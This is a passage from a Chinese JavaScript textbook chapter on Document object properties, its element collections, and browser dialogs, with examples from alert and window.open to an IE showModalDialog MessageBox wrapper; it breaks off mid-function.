


图 11.4　修改文档的标题

特定情况下，我们要对访问者进行一些限制，例如某些页面内容要求访问者必须通过某个链接来访问，不允许直接或者以其他非法形式进行访问，这时候，referrer 属性就会变得很有用：

```
if(document.referrer != "www.51js.com")
{
    self.location = "http://www.51js.com/error.html";
}
```

注意，referrer 属性也是只读的，尝试对它进行赋值，将会导致系统异常。

location 和 URL 属性声明了装载文档的 URL，一般情况下等同于 window 的 location.href 属性（关于 window 的 location 属性将在 11.6.3 节中进行详细的介绍）。这两个属性是可读写的字符串，同 window 的 location 属性一样，改变它们的值将会导致页面的跳转。

DOM 标准里采用的属性是 URL，而不是 location。所以应当使用 Document 的 URL 属性而尽量避免使用 Document 的 location 属性。

lastModified 属性是一个字符串，包含文档的最近修改日期。这个日期记录了 Document 对象最后一次对其文本内容进行操作的时间。这个属性通常很少被用到，也确实没什么用。

11.2.4　Document 对象的外观属性

Document 对象的另外一些属性决定了 Document 文档内容的外观，它们包括 alinkColor、linkColor、vlinkColor 以及 fgColor 和 bgColor。

其中 alinkColor、linkColor 和 vlinkColor 描述了超级链接的颜色。linkColor 是未被访问过的链接的颜色，vlinkColor 是被访问过的链接的正常颜色，而 alinkColor 是被激活的链接的颜色。这些属性对应于标记<body>的属性 alink、link 和 vlink。这些值的类型应该是符合 W3C 标准的表示颜色的十六进制字符串，例如“#FF0000”，如果它们的值被赋为数值，则 JavaScript 通过调用 Number 对象的 toString(16)方法将它们转换为颜色字符串。例如：

```
<a href="#">link - link</a><br/><a href="#">link - alink</a><br/><a href="#">link -
vlink</a>
<script>
    document.alinkColor="#00ff00";
    document.linkColor="#ff0000";
    document.vlinkColor="#0000ff";
</script>
```

执行结果如图 11.5 所示：




图 11.5　改变 link 颜色

fgColor 和 bgColor 也是一对颜色属性，它们分别描述的是文档的前景色和背景色。这两个属性对应于标记<body>的属性 bgcolor 和 text。例如：

```
JavaScript:document.bgColor ='#000000';doucment.fgColor='#FFFFFF';void(0);
```

在浏览器地址栏上输入上面的代码，将把页面的默认背景色更改为黑色，默认字体（前景）颜色更改为白色。如图 11.6 所示：




图 11.6　改变前景和背景

11.2.5　Document 子对象接口

Document 子对象接口是一组属性，它们引用了 Document 对象文档内容中的 DOM 元素。在下一章里，我们会明白这些 DOM 元素像是挂在 Document 链子上的一组组相互嵌套的“盒子”，或者从结构上看，它们的形状构成了一棵树。Document 的子对象接口提供了以列表的方式来访问大多数特定类型的 DOM 元素的方法，而不是直接从树状结构上去遍历节点。这无疑为 DOM 操作提供了一定的便利性。

Document 子对象接口主要包括下面几类：

anchors[]

Anchor 对象的一个集合，该对象代表文档中的锚。

applets[]

Applet 对象的一个集合，该对象代表文档中的 Java 小程序。

forms[]

Form 对象的一个集合，该对象代表文档中的表单元素。表单是一个非常重要的 DOM 对象，我们将在本章的第 5 节详细讨论它。

images[]

Image 对象的一个集合，该对象代表文档中的一个图片元素。

links[]

Link 对象的一个集合，该对象代表文档中的一个链接。

Anchor、Applet、Form、Image 和 Link 都是 DOM 对象，在后面的章节里我们会陆续地讨论到它们。接下来我们先通过简单的例子来说明如何正确使用 Document 子对象接口。

11.2.5.1　一个遍历 Anchors 对象的例子

例 11.6　Anchors 对象的遍历

```
<html>
<head>
    <title>Example-11.6 Anchors 对象的遍历</title>
</head>
<body>
<a name="a1">1</a>
<a name="a2">2</a>
<a name="a3">3</a>
<a>4</a>
<a>5</a>
<script type="text/JavaScript">
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //要注意的是，只有有 name 属性的 a 标签才会被加入 anchors
    for(var i=0;i<document.anchors.length;i++)
    {
        dwn(document.anchors[i].name)
    }
-->
</script>
</body>
</html>
```

执行结果如图 11.7 所示：

11.2.5.2　一个颠倒图片的例子

有趣的效果：打开一个图片比较多的网页，浏览器地址栏上执行以下代码（不要分行），IE 有效：




图 11.7　Anchors 对象的遍历

例 11.7　颠倒图片

```
JavaScript: for(var i=0; i<document.images.length;i++) document.images[i].style.
filter="FlipV"; void(0);
```

执行结果如图 11.8 所示：

图 11.8　颠倒图片

在上面的例子里，我们通过 document.images 属性遍历出页面上的全部图片元素，而通过 style.filter 属性我们可以操作 Internet Explorer 的 DOM 元素滤镜，FlipV 是将图片上下翻转颠倒的一个效果。

我们之所以说前面的子对象接口是集合，是因为它们实际上都代表了一组 DOM 对象，从例子中可以看出来，我们像操作数组一样通过下标来访问它们。但是，它们事实上并不是 JavaScript 的 Array 对象的实例，因此也不具备 push、slice 等数组方法。

接下来我们介绍最后一个子对象接口，它是非集合类型的：

cookie

document.cookie 是一个特殊的属性，允许 JavaScript 程序读写 HTTP cookie。cookie 的存在为脚本提供了有限的数据存储能力。

- 关于 cookie 的内容，在本书的第 15 章中将会展开专门的讨论。

11.3　对话框和状态栏

在应用程序中，“对话框”是指那些为用户提供有用信息的弹出窗口。这些用户信息有可能是简单的提示消息，也有可能是稍微复杂的询问信息或者等待用户输入的提示框，以及它们的组合。从用户应用的角度来说，对话框可以有多种形式，从简单到足够复杂。图 11.9 显示的是 Web 应用中常见的一些对话框：




图 11.9　Web 应用中常见的对话框

11.3.1　创建一个简单对话框

在客户端浏览器中，三种常见的 Window 方法用来弹出简单对话框，它们分别是 alert()、confirm()和 prompt()。alert()用于向用户显示消息，confirm()要求用户点击 OK 或 Cancel 键来确认或者取消某个操作。prompt()要求用户输入一个字符串[1]。

> 前面提到过的，如果在当前窗口弹出对话框，可以忽略 window 域，这使得 alert()、confirm()和 prompt()看起来是全局函数。但是如果你试图在其他窗口和框架中弹出对话框，则应当通过相应的子窗口或者 Frame 引用的 Window 对象来调用它们。

下面通过简单的例子说明这 3 种对话框的用法：

例 11.8　简单对话框

```
<html>
<head>
    <title>Example-11.8 简单对话框</title>
</head>
<body>
<script type="text/JavaScript">
<!--
    alert("Good Morning!");
    //alert 只接受一个参数，这个参数是一个字符串，alert 所做的全部事情是将这个字符串
    //原封不动地以一个提示框返回给用户，我们在前面已经多次见到了这种用法
    alert("Hello, "+ prompt("What's your name?")+ "!");
    //prompt 是一个询问框，它产生一个询问输入窗口，同时等待用户输入的结果
    //以继续执行下面的程序，当用户输入完成，点击确认后，它会将输入的字符串返回
    //如果用户点了取消按钮，那么它会返回 null
    if(confirm("Are you ok?"))
    //confirm 是一个确认框，它产生一个 Yes|No 的确认提示框，如果回答了 Yes，它返回 true
    //如果回答了 No，它返回 false
        alert("Greate! ");
    else
        alert("Oh, what's wrong?");
-->
</script>
</body>
</html>
```

alert()、prompt()和 confirm()都是进程同步对话框，这意味着，一旦它们被创建，程序会停下来等待，直到它们的交互结束。你可以用其他的方式来模拟对话框，但是你很难模拟出进程同步的效果。

Internet Explorer 上提供了额外的对话框创建方式，用来让用户创建较复杂的 HTML 模态对话框和非模态对话框，在下一小节中我们将会谈到它们。。

11.3.2　其他类型的对话框

从浏览器客户端弹出对话框，除了前面提到的 3 个方法之外，还有其他方案可以选择。

11.3.2.1　模拟对话框——创建一个窗口对话框及一个对话框阻塞进程的例子

通过 Window 对象的 open 方法产生新窗口是一种不错的对话框模拟方法，它可以生成一些信息和操作比较复杂的“对话框”，控制的方法在 11.1.4 节已经介绍过。下面是一个窗口对话框的例子。

例 11.9　对话框

```
<html>
<head>
    <title>Example-11.9 对话框</title>
</head>
<body>
```

```
<button onclick="opennew()">打开</button>
<script type="text/JavaScript">
<!--
//下面这个方法是用 open()打开一个新窗口的方法来模拟“对话框”
//open()方法在前面的例子中我们已经多次见过
function opennew(){
    var w=window.open("","main","z-look=yes,alwaysRaised=yes,height=200,width=400,
    status=no");
    w.document.write("<center>I  D  :<input><br>密码:<input><br>
    </center>");
    w.focus();
        //这个第一次见到的 focus()函数用来让对象获得焦点
        //在第 13 章中会有针对 focus()的更详细的讨论
}
-->
</script>
</body>
</html>
```

执行结果如图 11.10 所示：




图 11.10　用弹出窗口实现的对话框

除了弹出窗口外，你可以用其他的方式来实现对话框，这些技巧在后续的章节里还会提到，下面是一些简单的例子：

例 11.10　模拟对话框

```
<html>
<head>
    <title>Example-11.10 模拟对话框</title>
</head>
<body>
<button onclick="opennew()">打开</button>
<script type="text/JavaScript">
<!--
function opennew(){
//doucment.createElement 可以用来构造新的 DOM 对象，这个函数在前面也见到过
//在下一章中将会有关于 document 和 DOM 更加详细的讨论
```

```
var w=document.createElement("div");

//下面一组 style 属性控制了模拟窗口的样式
//DOM 提供的 style 属性可以很方便地让 JavaScript 控制元素的展现方式
//具体的内容依然留到下一章中详细讨论
    w.style.top=50;
    w.style.left=50;
    w.style.height=100;
    w.style.width=300;
    w.style.position="absolute";
    w.style.background="#00ffff";
     w.style.paddingTop = 10;

//通过 appendChild()方法将创建的 div 元素对象添加到 body 的内容中去
//这个方法也留待下一章进行比较系统的讨论
    w.innerHTML+=("<center>I D :<input><br>密码:<input><br></center>");
document.body.appendChild(w);
}
-->
</script>
</body>
</html>
```

执行结果如图 11.11 所示：




图 11.11　用浮动层实现的对话框

注意，通过 window.open()方法或者其他方式实现的对话框和前一小节描述的简单对话框不同，之前已经提起过，无论是 alert()、propmt()还是 confirm()，它们在展示信息的同时会阻止程序的继续往下执行，而 window.open()则不会对程序的执行有任何的阻碍，因此两者在某些应用上可能会有较大的差别，下面的例子体现了这种差别：

例 11.11　对话框阻塞程序进程

```
<html>
```

```
<head>
    <title>Example-11.11 对话框阻塞程序进程</title>
</head>
<body>
<div id="time"></div>
<button id="Button2" onclick="opennew()">打开</button>
<button id="Button1" onclick="alert();">alert</button>
<script type="text/JavaScript">
<!--
//设定一个定时器，显示时钟
setInterval("time.innerHTML=new Date();",1000);
function opennew(){
    //打开窗口并不会阻塞程序进程，定时器仍然有效，时钟继续往前走
    //如果是 alert()，则时钟不往前走，程序被阻塞
   var w=window.open("","main","z-look=yes,alwaysRaised=yes,height=200,width=400,
   status=no");
   w.document.write("<center>I  D  :<input><br>密码:<input><br>
   </center>");
   w.focus();
}
-->
</script>
</body>
</html>
```

执行结果如图 11.12、图 11.13 所示：

图 11.12　打开窗口对话框，并不会阻止计时器，时钟依然会往前走

简单对话框和前面介绍的其他方式实现的对话框的另一个区别是简单对话框将鼠标或者键盘输入

焦点一直锁定在当前激活的对话框上，直到这个对话框被关闭。通常我们称这种行为方式的对话框为“模态（modal）对话框”。window.open()等其他方式实现的对话框并不锁定对话框焦点，因此对应地被称为“非模态（modaless）对话框”。




图 11.13　但是用 alter 会让时间停下来，直到你按下了确认按钮关闭对话框

11.3.2.2　showModalDialog 和 showModelessDialog——非 W3C 或 ECMAScrip 标准

除了以上介绍的方式之外，Internet Explorer 6.0+ 还提供了一对方法来弹出模态或者非模态对话框，它们是 window.showModalDialog()和 window.showModelessDialog()。这一组方法支持较为复杂的样式和较为丰富的内容，但是由于它并不是 W3C 或者 ECMAScript 标准的一部分，所以我们不打算详细介绍它们，有关它们的详细内容，可以参考 Microsoft 的帮助文档。

> showModalDialog 会阻塞程序的执行直到对话框被关闭，而 showModelessDialog 则不会阻塞程序的执行。

下面这个例子封装了一组用模态对话框模拟的常用的 MessageBox，如图 11.14～图 11.16 所示。




图 11.14　MessageBox.Show（'提示'）




图 11.15　MessageBox.Show（null,'警告.....！ ',null,'AbortRetryIgnore','Warning'）




图 11.16　MessageBox.Show（null,'错误.....！ ',null,'RetryCancel','Error'）

例 11.12　JavaScript 消息框

```
//js 消息框
(function(){
    //一个存放按钮的对象（其实这里用 Array()和用 Object()都一样，按文义也可以用 Object）
    var Buttons = new Array();
    //“确定”按钮
    Buttons["OK"] = {text:"确定",action:"MessageBoxAction.MB_OK()"};
    //“取消”按钮
    Buttons["Cancel"] = {text:"取消",action:"MessageBoxAction.MB_Cancel()"};
    //“重试”按钮
    Buttons["Retry"] = {text:"重试",action:"MessageBoxAction.MB_Retry()"};
    //“中止”按钮
    Buttons["Abort"] = {text:"中止",action:"MessageBoxAction.MB_Abort()"};
    //“忽略”按钮
    Buttons["Ignore"] = {text:"忽略",action:"MessageBoxAction.MB_Ignore()"};
    //“是、否”按钮
    Buttons["Yes"] = {text:"是",action:"MessageBoxAction.MB_Yes()"};
    Buttons["No"] = {text:"否",action:"MessageBoxAction.MB_No()"};
```

```
//“详细信息”按钮
Buttons["Log"] = {text:"详细信息", action:"MessageBoxAction.MB_Log()"};

//一个存放图标的对象
var Icons = new Array();
//“错误”(的那个红叉)图标
Icons["Error"] = "/resource/images/info_error1.gif";
//“警告”图标
Icons["Warning"] = "/resource/images/info_advise.gif";
//“询问”图标
Icons["Asterisk"] = "/resource/images/info_ask.gif";
//“提示”图标
Icons["Information"] = "/resource/images/info_cue.gif";
//“确认”图标
Icons["Confirm"] = "/resource/images/info_answer.gif";

//定义不同按钮被按下后对话框返回的结果
DialogResult =
{
    OK : "OK",
    Cancel : undefined,
    Retry : "Retry",
    Abort : undefined,
    Ignore : "Ignore",
    Yes : "Yes",
    No : "No"
}

//开放外部访问的接口，外部通过 MessageBox.show()打开对话框
MessageBox = {
    show : Show,
}

//定义对话框各种类型的按钮组合
MessageBoxButtons = {
    AbortRetryIgnore : __display_Button([Buttons.Abort,Buttons.Retry,Buttons.
    Ignore]),
    OK : __display_Button([Buttons.OK]),
    OKCancel : __display_Button([Buttons.OK,Buttons.Cancel]),
    RetryCancel : __display_Button([Buttons.Retry, Buttons.Cancel]),
    YesNo : __display_Button([Buttons.Yes, Buttons.No]),
    YesNoCancel : __display_Button([Buttons.Yes, Buttons.No, Buttons.Cancel]),
    LogOK : __display_Button([Buttons.Log, Buttons.OK])
}

//这个对照表对应各种对话框行为，开放给外部，后面针对不同的行为定义不同的处理函数
```

```
MessageBoxAction = {
    MB_OK : MB_OK,
    MB_Cancel : MB_Cancel,
    MB_Retry : MB_Retry,
    MB_Abort : MB_Abort,
    MB_Ignore : MB_Ignore,
    MB_Yes : MB_Yes,
    MB_No : MB_No,
    MB_Log : MB_Log

}
//对话框带详细信息，和“查看详细”按钮
function MB_Log()
{
    //如果点击了“查看详细”按钮
    //改变对话框的高度来切换详细内容的显示与否
    if(self.__showLog == true)
    {
        self.dialogHeight = parseInt(self.dialogHeight) -130 + 'px';
        self.__showLog = false;
    }
    else
    {
        self.dialogHeight = parseInt(self.dialogHeight) + 130 + 'px';
        self.__showLog = true;
    }
}
//对话框带“确认”按钮
function MB_OK()
{
    //返回 DialogResult.OK 值并关闭对话框
    window.returnValue = DialogResult.OK;
    self.close();
}
//对话框带“取消”按钮
function MB_Cancel()
{
    //返回 DialogResult.Cancel 值并关闭对话框
    window.returnValue = DialogResult.Cancel;
    self.close();
}
//对话框带“重试”按钮
function MB_Retry()
{
    //返回 DialogResult.Retry 值并关闭对话框
    window.returnValue = DialogResult.Retry;
```

```
    self.close();
}
//对话框带“终止”按钮
function MB_Abort()
{
    //返回 DialogResult.Abort 值并关闭对话框
    window.returnValue = DialogResult.Abort;
    self.close();
}
//对话框带“忽略”按钮
function MB_Ignore()
{
    //返回 DialogResult.Ignore 值并关闭对话框
    window.returnValue = DialogResult.Ignore;
    self.close();
}
//对话框带“是”按钮
function MB_Yes()
{
    //返回 DialogResult.Yes 值并关闭对话框
    window.returnValue = DialogResult.Yes;
    self.close();
}
//对话框带“否”按钮
function MB_No()
{
    //返回 DialogResult.No 值并关闭对话框
    window.returnValue = DialogResult.No;
    self.close();
}
//show()方法显示对话框
function Show()
{
    //根据参数数量的不同选择调用不同的显示函数
    if(arguments.length > 1)
        return __full_Show.apply(null,arguments);
    else
        return __text_Show.apply(null,arguments);
}
//Show 方法重载
//这个是完整的方法，它有多个参数
//owner 负责显示对话框主体窗口，默认为默认当前窗口
//text 要显示在对话框中的文字
//caption 显示在对话框左上角的标题
//buttons 对话框的按钮
```

```
//icon 对话框的图标
//defaultButton 对话框按钮中默认焦点停留的那一个
//info 带“查看详细”按钮的对话框中的详细信息内容
function __full_Show(owner, text, caption, buttons, icon, defaultButton, info)
{
    //默认按钮为“确定”按钮
    if(buttons == null) buttons = "OK";

    //默认图标为提示信息
    if(icon == null) icon = "Information";
    if(Icons[icon] != null) icon = Icons[icon];

    //对话框显示的样式模版，改变它可以改变对话框的外观
